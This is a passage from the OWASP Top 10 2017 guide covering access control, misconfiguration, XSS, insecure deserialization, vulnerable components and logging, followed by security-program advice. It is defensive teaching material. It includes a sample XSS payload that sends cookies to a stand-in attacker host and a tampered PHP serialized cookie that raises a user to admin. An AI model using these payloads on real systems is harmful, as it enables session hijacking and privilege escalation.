Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

• Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.

• Allowing the primary key to be changed to another's users record, such as viewing or editing someone else's account.

• Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.

• Metadata manipulation, such as replaying or tampering with a JWT access control token or a cookie or hidden field manipulated to elevate privileges.

• CORS misconfiguration allows unauthorized API access

• Force browsing to authenticated pages as an unauthenticated user, or to privileged pages as a standard user or API not enforcing access controls for POST, PUT and DELETE

How To Prevent?

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

• With the exception of public resources, deny by default.

• Implement access control mechanisms once and re-use them throughout the application.

• Model access controls should enforce record ownership, rather than accepting that the user can create, read, update or delete any record.

• Domain access controls are unique to each application, but business limit requirements should be enforced by domain models

• Disable web server directory listing, and ensure file metadata such (e.g. .git) is not present within web roots

• Log access control failures, alert admins when appropriate (e.g. repeated failures)

• Rate limiting API and controller access to minimize the harm from automated attack tooling

Developers and QA staff should include functional access control unit and integration tests.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

  http://example.com/app/accountInfo?acct=notmyacct

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

References
OWASP

• OWASP Proactive Controls: Access Controls
• OWASP Application Security Verification Standard: V4 Access Control
• OWASP Testing Guide: Access Control
• OWASP Cheat Sheet: Access Control

External

• CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
• CWE-284: Improper Access Control (Authorization)
• CWE-285: Improper Authorization
• CWE-639: Authorization Bypass Through User-Controlled Key
• Portswigger: Exploiting CORS Misconfiguration

A6:2017 Security Misconfiguration

Threat Agents	**Attack Vectors**	**Security Weakness**		**Impacts**	
App. Specific	Exploitability ❸	Prevalence ❸	Detectability ❸	Technical ❷	Business ?
Attackers will often attempt to access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, frameworks, and custom code. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of your application and data.	

Is the Application Vulnerable?

Is your application missing the proper security hardening across any part of the application stack? Including:

• Are any unnecessary features enabled or installed (e.g. ports, services, pages, accounts, privileges)?

• Are default accounts and their passwords still enabled and unchanged?

• Will error handling reveal stack traces or other overly informative error messages to users?

• On upgraded systems, are the latest security features disabled or not configured securely?

• Are the security settings in your application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values?

• For web applications, does the server not send security directives to client agents (e.g. Security Headers) or are they not set to secure values?

• Is any of your software out of date? (see **A9:2017-Using Components with Known Vulnerabilities**)

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How To Prevent?

Secure installation processes should be implemented, including:

• A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.

• Remove or do not install any unnecessary features, components, documentation and samples. Remove unused dependencies and frameworks.

• A process to triage and deploy all updates and patches in a timely manner to each deployed environment. This process needs to include all frameworks, dependencies, components, and libraries (see **A9:2017-Using Components with Known Vulnerabilities**).

• A strong application architecture that provides effective, secure separation between components, with segmentation, containerization, or cloud security groups (ACLs).

• An automated process to verify the effectiveness of the configurations and settings in all environments.

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. An attacker discovers they can simply list directories. The attacker finds and downloads your compiled Java classes, which they decompile and reverse engineer to get your code. Attacker then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.

Scenario #4: App server comes with sample apps that are not removed from your production server. These sample apps have known security flaws attackers use to compromise your server.

Scenario #5: The default configuration or a copied old one activates old vulnerable protocol versions or options that can be misused by an attacker or malware.

References
OWASP

• OWASP Testing Guide: Configuration Management

• OWASP Testing Guide: Testing for Error Codes

• OWASP Security Headers Project

For additional requirements in this area, see the ASVS requirements areas for Security Configuration (V11 and V19).

External

• NIST Guide to General Server Hardening

• CWE Entry 2 on Environmental Security Flaws

• CIS Security Configuration Guides/Benchmarks

A7 :2017

Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Impacts
App. Specific	Exploitability ❸	Prevalence ❸	Detectability ❸	Technical ❷	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: Your application or API includes unvalidated and unescaped user input as part of HTML output or there is no content security policy (CSP) header. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with a link, or some other attacker controlled page, such as a watering hole attack, malicious advertisements, or similar.

Stored XSS: Your application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, you would avoid sending attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client side attacks.

How To Prevent?

Preventing XSS requires separation of untrusted data from active browser content.

- Use safer frameworks that automatically escape for XSS by design, such as in Ruby 3.0 or React JS, or leverage framework XSS protections
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP XSS Prevention Cheat Sheet has details on the required data escaping techniques.
- Applying context sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP DOM based XSS Prevention Cheat Sheet.
- Enabling a Content Security Policy (CSP) is a defense in depth mitigating control against XSS, assuming no other vulnerabilities exist that would allow placing malicious code via local file include such as path traversal overwrites, or vulnerable libraries in permitted sources, such as content delivery network or local libraries.

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can use XSS to defeat any automated CSRF defense the application might employ.

References

OWASP

- OWASP Proactive Controls: #3 Encode Data
- OWASP Proactive Controls: #4 Validate Data
- OWASP Application Security Verification Standard: V5
- OWASP Testing Guide: Testing for Reflected XSS
- OWASP Testing Guide: Testing for Stored XSS
- OWASP Testing Guide: Testing for DOM XSS
- OWASP Cheat Sheet: XSS Prevention
- OWASP Cheat Sheet: DOM based XSS Prevention
- OWASP Cheat Sheet: XSS Filter Evasion
- OWASP Java Encoder Project

External

- CWE-79: Improper neutralization of user supplied input
- PortSwigger: Client-side template injection

A8:2017

Insecure Deserialization

		Security Weakness			
Threat Agents	Attack Vectors			Impacts	
App. Specific	**Exploitability ❶**	**Prevalence ❷**	**Detectability ❷**	**Technical ❸**	**Business ?**
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. They can lead to remote code execution attacks, one of the most serious attacks possible.	

Is the Application Vulnerable?

Distributed applications or those that need to store state on clients or the filesystem may be using object serialization. Distributed applications with public listeners or applications that rely on the client maintaining state, are likely to allow for tampering of serialized data. This attack can be possible regardless of the serialization format (binary or text) or the programming language. Applications and APIs will be vulnerable if the when:

• The serialization mechanism allows for the creation of arbitrary data types, AND

• There are classes available to the application that can be chained together to change application behavior during or after deserialization, or unintended content can be used to influence application behavior, AND

• The application or API accepts and deserializes hostile objects supplied by an attacker, or an application uses serialized opaque client side state without appropriate tamper resistant controls. OR

• Security state sent to an untrusted client without some form of integrity control is likely vulnerable to deserialization.

How To Prevent?

The only safe architectural pattern is to not accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types

If that is not possible

• Implement integrity checks or encryption of the serialized objects to prevent hostile object creation or data tampering

• Enforce strict type constraints during deserialization before object creation; typically code is expecting a definable set of classes. Bypasses to this technique have been demonstrated.

• Isolate code that deserializes, such that it runs in very low privilege environments.

• Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.

• Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize.

• Monitor deserialization, alerting if a user deserializes constantly.

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

a:4:{i:0;i:132;i:1;s:7:"**Mallory**";i:2;s:4:"**user**";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

An attacker changes the serialized object to give themselves admin privileges:

a:4:{i:0;i:1;i:1;s:5:"**Alice**";i:2;s:5:"**admin**";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

References

OWASP

• OWASP Cheat Sheet: Deserialization
• OWASP Proactive Controls: Validate All Inputs
• OWASP Application Security Verification Standard
• OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
• OWASP AppSecUSA 2017: Friday the 13th JSON Attacks

External

• CWE-502: Deserialization of Untrusted Data
• https://github.com/mbechler/marshalsec

A9:2017

Using Components with Known Vulnerabilities

Threat Agents	Attack Vectors		Security Weakness		Impacts
App. Specific	Exploitability ❷	Prevalence ❸	Detectability ❷	Technical ❷	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.	Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date.\n\nThis issue is detectable by the use of scanners such as retire.js and header inspection, but verifying if it is exploitable requires an attack of some description.			While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of your list.	

Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, APIs and all components, runtime environments and libraries.
- If you do not know if they are vulnerable. Either if you don't research for this information or if you don't scan them for vulnerabilities on a regular base.
- If you do not fix or upgrade the underlying platform, frameworks and dependencies in a timely fashion. This commonly happens is environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities. This is likely the root cause of one of the largest breaches of all time.
- If you do not secure the components' configurations (see **A6:2017-Security Misconfiguration**).

How To Prevent?

Software projects should have a process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the versions of both client-side and server-side components and their dependencies using tools like versions, DependencyCheck, retire.js, etc.
- Continuously monitor sources like CVE and NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
- Only obtain your components from official sources and, when possible, prefer signed packages to reduce the chance of getting a modified, malicious component.
- Many libraries and component do not create security patches for out of support or old versions, or it simply be unmaintained. If patching is not possible, consider deploying a virtual patch to monitor, detect or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (eg: St. Jude pacemakers).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

References

OWASP

- OWASP Application Security Verification Standard
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Virtual Patching Best Practices

External

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

A10:2017 Insufficient Logging & Monitoring

App. Specific	Exploitability ❷	Prevalence ❸	Detectability ❶	Technical ❷	Business ?

Threat Agents / Attack Vectors

Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.

Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.

Security Weakness

This issue is included in the Top 10 based on an industry survey.

One strategy for determining if you have sufficient monitoring is to examine your logs following penetration testing. The testers actions should be recorded sufficiently to understand what damages they may have inflicted.

Impacts

Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%.

In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

• Auditable events, such as logins, failed logins, and high value transactions are not logged.
• Logs of applications and APIs are not monitored for suspicious activity.
• Alerting thresholds and response escalation as per the risk of the data held by the application is not in place or effective.

For larger and high performing organizations, the lack of active response, such as real time alerting and response activities such as blocking automated attacks on web applications and particularly APIs would place the organization at risk from extended compromise. The response does not necessarily need to be visible to the attacker, only that the application and associated infrastructure, frameworks, service layers, etc. can detect and alert humans or tools to respond in near real time.

How To Prevent?

As per the risk of the data stored or processed by the application:

• Ensure all login, access control failures, server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
• Ensure high value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append only database tables or similar.
• Establish effective monitoring and alerting such that suspicious activities are detected and responded within acceptable time periods.
• Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.

There are commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as mod_security with the OWASP Core Rule Set, and log correlation software with custom dashboards and alerting. Penetration testing and scans by DAST tools (such as OWASP ZAP) should always trigger alerts.

Example Attack Scenarios

Scenario 1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario 2: An attacker uses scans for users using a common password. He can take over all accounts using this password. For all other users this scan leaves only 1 false login behind. After some days this may be repeated with a different password.

Scenario 3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

References
OWASP

• OWASP Proactive Controls: Implement Logging and Intrusion Detection
• OWASP Application Security Verification Standard: V8 Logging and Monitoring
• OWASP Testing Guide: Testing for Detailed Error Code
• OWASP Cheat Sheet: Logging

External

• CWE-223: Omission of Security-relevant Information
• CWE-778: Insufficient Logging

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Application Security Requirements	To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the OWASP Secure Software Contract Annex. **NB**: The annex is for US contract law, so please consult qualified legal advice before using the sample annex.
Application Security Architecture	Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the OWASP Prevention Cheat Sheets as a good starting point for guidance on how to design security in from the beginning.
Standard Security Controls	Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. Many modern frameworks now come with standard and effective security controls for authorization, validation, CSRF, etc.
Secure Development Lifecycle	To improve the process your organization follows when building applications and APIs, OWASP recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.
Application Security Education	The OWASP Education Project provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try OWASP WebGoat, WebGoat.NET, OWASP NodeJS Goat, OWASP Juice Shop Project or the OWASP Broken Web Applications Project. To stay current, come to an OWASP AppSec Conference, OWASP Conference Training, or local OWASP Chapter meetings.

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy or as eBooks.

Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it was supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Understand the Threat Model	Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using OWASP ASVS and the OWASP Testing Guide as an input and don't rely on tool vendors to decide what's important for your business.
Understand Your SDLC	Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.
Testing Strategies	Choose the simplest, fastest, most accurate technique to verify each requirement. The OWASP Security Knowledge Framework and OWASP Application Security Verification Standard can be great sources of functional and non-functional security requirements in your unit and integration testing. Be sure to consider the human resources required to deal with false positives from the use of automated tooling, as well as the serious dangers of false negatives.
Achieving Coverage and Accuracy	You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified, as well as expanding the set of applications and APIs being covered. The goal is to get to where the essential security of all your applications and APIs is verified continuously.
Make Findings Awesome	No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.

What's Next for Organizations

Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their app and API portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization's application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. Key activities include:

Get Started
- Document all applications and associated data assets in a Configuration Management Database (CMDB).
- Establish an application security program and drive adoption.
- Conduct a capability gap analysis comparing your organization to your peers to define key improvement areas and an execution plan.
- Gain management approval and establish an application security awareness campaign for the entire IT organization.

Risk Based Portfolio Approach
- Identify the protection needs of your application portfolio from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
- Establish a common risk rating model with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
- Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
- Establish assurance guidelines to properly define coverage and level of rigor required.

Enable with a Strong Foundation
- Establish a set of focused policies and standards that provide an application security baseline for all development teams to adhere to.
- Define a common set of reusable security controls that complement these policies and standards and provide design and development guidance on their use.
- Establish an application security training curriculum that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes
- Define and integrate secure implementation and verification activities into existing development and operational processes. Activities include threat modeling, secure design & review, secure coding & code review, penetration testing, and remediation.
- Provide subject matter experts and support services for development and project teams to be successful.

Provide Management Visibility
- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements.

+A What's Next for Application Managers

Manage the full Application Lifecycle

Applications are some of the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application.

We suggest establishing application owners and application managers for every application to provide accountability, responsibility, consulted and informed (RACI), to ensure the organization who can sign off risks, and who is responsible for security design, building, testing and deploying application security.

Requirements and Resource Management
- Collect and negotiate the business requirements for an application with the business, including receiving the protection requirements in regard to confidentiality, integrity and availability of all data assets.
- Compile the technical requirements including functional and non functional security requirements.
- Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

Request for Proposals (RFP) and Contracting
- Negotiate with internal or external developers the requirements, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
- Rate the fulfillment of all technical requirements including a rough planning and design phase.
- Negotiate all technical requirements including design, security and service level agreements (SLA).
- Adopt templates and checklists, such as [OWASP Secure Software Contract Annex](#).
  NB: Please note that the Annex is a sample specific to US contract law, and is likely to need legal review in your jurisdiction. Please consult qualified legal advice before using the Annex.

Planning and Design
- To ensure applications have a secure design, the following should be performed:
